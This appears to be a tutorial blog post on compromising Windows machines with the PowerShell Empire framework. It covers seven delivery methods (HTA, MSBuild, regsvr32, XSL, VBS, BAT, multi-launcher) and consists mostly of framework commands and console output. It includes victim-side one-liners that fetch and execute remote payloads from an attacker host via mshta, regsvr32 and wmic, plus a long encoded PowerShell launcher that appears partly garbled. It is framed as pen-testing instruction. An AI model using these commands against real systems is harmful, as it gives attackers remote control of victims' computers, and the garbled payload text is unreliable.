Multiple Ways to Exploiting Windows PC using PowerShell Empire

🌐 **hackingarticles.in**/multiple-ways-to-exploiting-windows-pc-using-powershell-empire

Raj   February 4, 2019

This is our second post in the article series 'PowerShell Empire'. In this article, we will cover all the exploits that lead to windows exploitation with the empire. To read our first post on empire series, which gives a basic guide to navigate your way through empire, click **here**.

Table of Content:

- Exploiting through HTA
- Exploiting through MSBuild.exe
- Exploiting through regsvr32
- XSL exploit
- Exploiting through a visual basic script
- BAT exploit
- Multi_launcher exploit

Exploiting through HTA

This attack helps us to exploit windows through .hta. When .hta file is run via mshta.exe it executes as .exe file with similar functionality which lets us hack our way through. To know more about this attack please click **here**.

To run type

```
./empire
```

According to the workflow, firstly, we have to create a listener to listen to our local machine. Type the following command:

```
listeners
```

After running the above command, it will say that "no listeners are currently active" but don't worry, we are into the listener interface now. So in this listener interface, type :

```
uselistener http
set Host http://192.168.1.107
execute
```

Now that a listener is created, type 'back' to go in listener interface to create an exploit. For this, type :

```
usestager windows/hta
set Listener http
set OutFile /root/1.hta
execute
```


Running the above commands will create a .hta file to be used as malware. Start the python server using the following command, in order to share our .hta file:

```
python -m SimpleHTTPServer 8080
```


As the python server is up and running, type the following command in victims' command prompt to execute our malicious file:

```
mshta.exe http://192.168.1.107:8080/1.hta
```


The moment above command is executed you will have your session, to access the session type :

```
interact XDGM6HLE
sysinfo
```


Exploiting through MSBuild.exe

Our next exploit is via MSBuild.exe, which will let you have a remote session of windows using an XML file. To know in details about this attack please click here. And to use this exploit type:

```
listeners
uselistener http
set Host http://192.168.1.107
execute
```

This creates a listener, type 'back' to go in listener interface to create an exploit. For this, type :

```
usestager windows/launcher_xml
set Listener http
execute
```


Now, an xml file is created in /tmp. Copy this file in victims' PC (inside
Microsoft.NET\Framework\v4.0.30319\) and run it typing combination of following
commands:

```
cd C:\Windows\Microsoft.NET\Framework\v4.0.30319\
MSBuild.exe launcher.xml
```

So, this way you will have your session, to access the said session type :

```
interact A8H14C7L
sysinfo
```


Exploiting through regsvr32

Our next method is exploiting through regsvr32. To know in detail about this attack, do click here. As always, we have to create a listener first to listen to our local machine. Type the following command:

```
listeners
uselistener http
set Host http://192.168.1.107
execute
```

Now that a listener is created, type 'back' to go in listener interface to create an exploit. For this, type:

```
usestager windows/launcher_sct
set Listener http
execute
```


This will create a .sct file in /tmp. Share this file to victim's PC using the python server and then run this file in a run window of victims' PC by typing the following command:

```
regsvr32.exe /u /n /s /i:http//192.168.1.107:8080/launcher.sct scrobj.dll
```

Thus, you will have an active session. To access the session type:

```
interact <session name>
sysinfo
```


Exploiting through XSL

XSL is a language will help you format data, this also describes how web server will interact with using XML. Our next method of attack with empire is by exploiting .xsl file. For this method lets activate our listener first by typing :

```
listeners
uselistener http
set Host http://192.168.1.107
execute
```

As the listener is up and running, create your exploit :

```
usestager windows/launcher_xsl
set Listener http
execute
```

```
(Empire) > listeners
[!] No listeners currently active
(Empire: listeners) > uselistener http
(Empire: listeners/http) > set Host http://192.168.1.107
(Empire: listeners/http) > execute
[*] Starting listener 'http'
 * Serving Flask app "http" (lazy loading)
 * Environment: production
   WARNING: Do not use the development server in a production environment.
   Use a production WSGI server instead.
 * Debug mode: off
[+] Listener successfully started!
(Empire: listeners/http) > back
(Empire: listeners) > usestager windows/launcher_xsl
(Empire: stager/windows/launcher_xsl) > set Listener http
(Empire: stager/windows/launcher_xsl) > execute

[+] wmic process get brief /format:"http://10.10.10.10/launcher.xsl"

[*] Stager output written out to: /tmp/launcher.xsl

(Empire: stager/windows/launcher_xsl) >
```

This way .xsl file is created. Now run the python server from the folder where the .xsl file is created as shown in the image below :

```
cd /tmp
python -m SimpleHTTPServer 8080
```



```
root@kali:~/Empire-mod-Hackplayers# cd /tmp
root@kali:/tmp# python -m SimpleHTTPServer 8080
Serving HTTP on 0.0.0.0 port 8080 ...
```

Now execute the following command in the command prompt of your victim:

```
wmic process get brief /format:"http://192.168.1.107:8080/launcher.xsl"
```

```
C:\Users\raj>wmic process get brief /format:"http://192.168.1.107:8080/launcher.xsl"
```

Running above will give a session, to access the session type :

```
interact <session name>
sysinfo
```

```
(Empire) > agents

[*] Active agents:

  Name           Lang  Internal IP   Machine Name      Username             Process
  ---------      ----  -----------   ------------      ---------            -------
  Z639YHPA       ps    192.168.10.1 fe8DESKTOP-NQM64AS DESKTOP-NQM64AS\raj  powershell/8880

(Empire: agents) > interact Z639YHPA
(Empire: Z639YHPA) > sysinfo
(Empire: Z639YHPA) > sysinfo: 0|http://192.168.1.107:80|DESKTOP-NQM64AS|raj|DESKTOP-NQM64AS|19
:b842|Microsoft Windows 10 Enterprise|False|powershell|8880|powershell|5

Listener:          http://192.168.1.107:80
Internal IP:       192.168.10.1 fe80::90d0:4c4b:d967:4626 192.168.232.1 fe80::e826:8249:4ee0:1ee
Username:          DESKTOP-NQM64AS\raj
Hostname:          DESKTOP-NQM64AS
OS:                Microsoft Windows 10 Enterprise
High Integrity:    0
Process Name:      powershell
Process ID:        8880
Language:          powershell
Language Version:  5
```

Exploiting through Visual Basic script

Our next method is to create a malicious VBS file and exploiting our victim through it. Like always, let's create a listener first.

```
listeners
uselistener http
set Host http://192.168.1.107
execute
```

Now, to create our malicious .vbs file type :

```
usestager windows/launcher_vbs
set Listener http
execute
```

```
285 modules currently loaded

  0 listeners currently active

  0 agents currently active


(Empire) > listeners
[!] No listeners currently active
(Empire: listeners) > uselistener http
(Empire: listeners/http) > set Host http://192.168.1.107
(Empire: listeners/http) > execute
[*] Starting listener 'http'
 * Serving Flask app "http" (lazy loading)
 * Environment: production
   WARNING: Do not use the development server in a production environment.
   Use a production WSGI server instead.
 * Debug mode: off
[+] Listener successfully started!
(Empire: listeners/http) > back
(Empire: listeners) > usestager windows/launcher_vbs
(Empire: stager/windows/launcher_vbs) > set Listener http
(Empire: stager/windows/launcher_vbs) > execute

[*] Stager output written out to: /tmp/launcher.vbs
```

Next step is to start the python server by typing:

```
python -m SimpleHTTPServer 8080
```



```
root@kali:/tmp# python -m SimpleHTTPServer 8080
Serving HTTP on 0.0.0.0 port 8080 ...
```

Once the .vbs file is shared through the python server and executed in the victim's PC you will have your session and just like before to access the session type :

```
interact <session name>
sysinfo
```

```
[+] Initial agent EU25Y9ND from 192.168.1.105 now active (Slack)
[*] Sending agent (stage 2) to EU25Y9ND at 192.168.1.105

(Empire: stager/windows/launcher_vbs) > interact EU25Y9ND  ⬅
(Empire: EU25Y9ND) > sysinfo
[*] Tasked EU25Y9ND to run TASK_SYSINFO
[*] Agent EU25Y9ND tasked with task ID 1
(Empire: EU25Y9ND) > sysinfo: 0|http://192.168.1.107:80|DESKTOP-NQM64AS|raj|DESK
:b842|Microsoft Windows 10 Enterprise|False|powershell|4844|powershell|5
[*] Agent EU25Y9ND returned results.
Listener:          http://192.168.1.107:80
Internal IP:       192.168.10.1 fe80::90d0:4c4b:d967:4626 192.168.232.1 fe80::e826:
Username:          DESKTOP-NQM64AS\raj
Hostname:          DESKTOP-NQM64AS
OS:                Microsoft Windows 10 Enterprise
High Integrity:    0
Process Name:      powershell
Process ID:        4844
Language:          powershell
Language Version: 5
```

Exploiting through a bat file

In this method, we will exploit through a .bat file. Like our previous exploits, this time too, let's create a listener. For this, type:

```
listeners
uselistener http
set Host http://192.168.1.107
execute
back
```

The above commands will create a listener for you. Let's create our .bat file using the following command :

```
usestager windows/launcher_bat
use Listener http
set OutFile /root/1.bat
execute
```

```
 _____  .___  ___. ._____    __  ._____       _____
|   ____||   \/   | |   _  \  |  | |   _  \     |   ____|
|  |__   |  \  /  | |  |_)  | |  | |  |_)  |    |  |__
|   __|  |  |\/|  | |   ___/  |  | |      /     |   __|
|  |____ |  |  |  | |  |      |  | |  |\  \----.|  |____
|_____||__|  |__| | _|      |__| | _| `._____||_____|
```

        285 modules currently loaded

        0 listeners currently active

        0 agents currently active

```
(Empire) > listeners
[!] No listeners currently active
(Empire: listeners) > uselistener http  ⬅
(Empire: listeners/http) > set Host http://192.168.1.107
(Empire: listeners/http) > execute
[*] Starting listener 'http'
 * Serving Flask app "http" (lazy loading)
 * Environment: production
   WARNING: Do not use the development server in a production environment.
   Use a production WSGI server instead.
 * Debug mode: off
[+] Listener successfully started!
(Empire: listeners/http) > back
(Empire: listeners) > usestager windows/launcher_bat  ⬅
(Empire: stager/windows/launcher_bat) > set Listener http
(Empire: stager/windows/launcher_bat) > set OutFile /root/1.bat
(Empire: stager/windows/launcher_bat) > execute

[*] Stager output written out to: /root/1.bat
```

As shown, the above commands will create a .bat file. Start up the python server by using the following command to allow you to share your .bat file on your victim's pc.

```
python -m SimpleHTTPServer 8080
```

```
root@kali:~# python -m SimpleHTTPServer 8080
Serving HTTP on 0.0.0.0 port 8080 ...      ⬆
```

Once you run the .bat file, a session will activate. To access the session type:

```
interact <session name>
sysinfo
```

Multi_launcher

This is our last method of this post. It can be used on various platforms such as Windows, Linux, etc. again, even for this method, create a listener:

```
listeners
uselistener http
set Host http://192.168.1.107
execute
```

Then type following commands for creating your malicious file:

```
usestager multi/launcher
set Listener http
execute
```

```
285 modules currently loaded

0 listeners currently active

0 agents currently active


(Empire) > listeners
[!] No listeners currently active
(Empire: listeners) > uselistener http
(Empire: listeners/http) > set Host http://192.168.1.107
(Empire: listeners/http) > execute
[*] Starting listener 'http'
 * Serving Flask app "http" (lazy loading)
 * Environment: production
   WARNING: Do not use the development server in a production environment.
   Use a production WSGI server instead.
 * Debug mode: off
[+] Listener successfully started!
(Empire: listeners/http) > back
(Empire: listeners) > usestager multi/launcher
(Empire: stager/multi/launcher) > set Listener http
(Empire: stager/multi/launcher) > execute
```

powershell -noP -sta -w 1 -enc SQBGACgAJABQAFMAVgBFAHIAUwBJAE8ATgBUAGEAQgBsAEUALgBQAFMAVgBFAFIAUwB
FQAWQBwAGUAKAAnAFMAeQBzAHQAZQBtAC4ATQBhAG4AYQBnAGUAbQBlAG4AdAAuAEEAdQB0AG8AbQBhAHQAaQBvAG4ALgBVAHQA
BpAG4AZwBzACcALAAnAE4AJwArACcAbwBuAFAAdQBiAGwAaQBjACwAUwB0AGEAdABpAGMAJwApADsASQBmACgAJABHAFAARgApApA
AcAB0AEIAJwArACcAbABvAGMAawBMAG8AZwBnAGkAbgBnAGcAXQApAHsAJABHAFAAAQwBbACcAUwBjAHIAaQBwAHQAQgBvAGMAJw
AG4AZwBnAnAF0APQAwADsAJABHAFAAAQwBbACcAUwBjAHIAaQBwAHQAQgBvAGMAJwBsAG8AYwBrAEwAbwBnAGcAaQBuAGcAJwBdAFs
QAkAHYAQQBMMAD0AWwBDAG8ATABsAEUAYwBUAEkAbwBuAHMALgBHAEUATgBFAHIASQBjAC4ARABJAGMAMAVABJAG8ATgBBAFIAeQBb
cARQBuAGEAYgBsAGEGUUwBpAGUUwBjAHIAaQBwAHQAQQQgAnAnAnACsAJwBsAG8AYwBrAEwAbwBnAGcAaQBuAGcAJwBdAABsAHI
nACwAMAApADsAJABHAFAAAQwBbACcASABLAEUUwBQBfAEwwATwBDAEEATABfBfAE0AAQQBDAEgASQBOAEEUAXABTAG8AZgB0AHcAYQByAG
UwBjAHIAaQBwAHQAQgAnAnACsAJwBsAG8AYwBrAEwAbwBnAGcAaQBuAGcAJwBdAD0AJABWAEEAAbABAAFQACAbgBzAGUwBbAFMAQwB
CcAbwBuAFAAdQBiAGwAaQBjACwAUwB0AGEAdABpAGMAJwApAC4AUwBFAFQAVgBhAGwAVQBFACgAJABuAHUAbABMACwAKABOAGUUA
BpAG4AZwBdACkAKQB9AFsAUgBlAEYAYXQAuAEEAcwBTAGUAUATABCAEwAeWAWAQAuAEcARQBUAFQAeQBQBQAEUAKAAnAFMAeQBzAHQAQZQBtA
AfAAlAHsAJABfAC4ARwBFAHQAQRgBpAEUAbABkACgAJwBhAG0AcwBpAEkAbgBpAHQARgBhAGkAbABAblAGQAJwAsACcATgBvAG4AUA
AFsAUwB5AFMAdABFAE0ALgBOAGUAUVAAuAFMARQBSAHYAaQBDAEUAUABPAEkAbgB0AE0AQQBOBOAGEARwBlAFIAXQA6ADoARQB4AFA
gBFAFQALgBXAEEAUQBgBDAGwASQBlAE4AVAA7ACQAdQA9ACcATQBvAHoAaQBsAGwAYQAvADUALgAwACAAKABXAGkAbgBkAG8AdwBz
kAawBlACAARwBlAGMAawBvAGAAOwAkAHcAQwAuAEgAZQBhAGQAZQByAHMALgBBAGQAQAAoACcAVQBzAGUAUgAtAEEAZwBlAG4Ad
6ADoARABlAEYYQBVAEwAdABBBXAEUAYgBQAFIAbwBYBYAHkAOwAkAHcAYwAuAFAAcgBPAHgAeQAuAEMAcgBFAEQARQBuAFQAaQBBAE
bAB0AE4AZQB0AHcATwBSAEsAEsAQwBSAEUAUAZABFAE4AdABBAGAEABABTADsAJABTAGMAcgBpAAHAAdAA6AFAACgBVAHgAeQAgAD0AIAA
EkAUQAuAEcARQB0AEIAWQBUAEUAcwAoAACcAKgBmAFsAegA1AEwAbwB1AHcAKQB0AFQAPQByAFYAagBoAGkAUwBAAD4AQQQBlAEQA
AyADUANQB8ACUewAkAEooAPQAoAOACQAASgArArACQAUwBbACQAXwBdACsAJABLAFsAJABfACUAJABLAC4AQwBvBvBAUAbgBUADAyADSA
APQAoAACAQASQArAADEAKQAlADIANQA2ADsAJABIAD0AKAAkAEgAKwAkAFMAWwAkAEkAXQApACUAMgA1ADYAOwAkAFMAWwAkAEkAXQ

Once you hit enter after the above commands, it will give you a code. Copy this code and paste it in the command prompt of the victim and hit enter. As soon as you hit enter, you will have activated a session. To access the session, type:

```
interact <session name>
sysinfo
```

```
[+] Initial agent NTA26CK9 from 192.168.1.105 now active (Slack)
[*] Sending agent (stage 2) to NTA26CK9 at 192.168.1.105

(Empire: stager/multi/launcher) > interact NTA26CK9
(Empire: NTA26CK9) > sysinfo
[*] Tasked NTA26CK9 to run TASK_SYSINFO
[*] Agent NTA26CK9 tasked with task ID 1
(Empire: NTA26CK9) > sysinfo: 0|http://192.168.1.107:80|DESKTOP-NQM64AS|raj|DESKTOP-NQM6
:b842|Microsoft Windows 10 Enterprise|False|powershell|7612|powershell|5
[*] Agent NTA26CK9 returned results.
Listener:        http://192.168.1.107:80
Internal IP:     192.168.10.1 fe80::90d0:4c4b:d967:4626 192.168.232.1 fe80::e826:8249:4ee
Username:        DESKTOP-NQM64AS\raj
Hostname:        DESKTOP-NQM64AS
OS:              Microsoft Windows 10 Enterprise
High Integrity:  0
Process Name:    powershell
Process ID:      7612
Language:        powershell
Language Version: 5

[*] Valid results returned by 192.168.1.105
```

Conclusion

The above were the methods that you can use to exploit windows using different vulnerabilities. Using this framework is an addition to your pen-testing skills after Metasploit. Enjoy!

Author: **Yashika Dhir** is a passionate Researcher and Technical Writer at Hacking Articles. She is a hacking enthusiast. contact **here**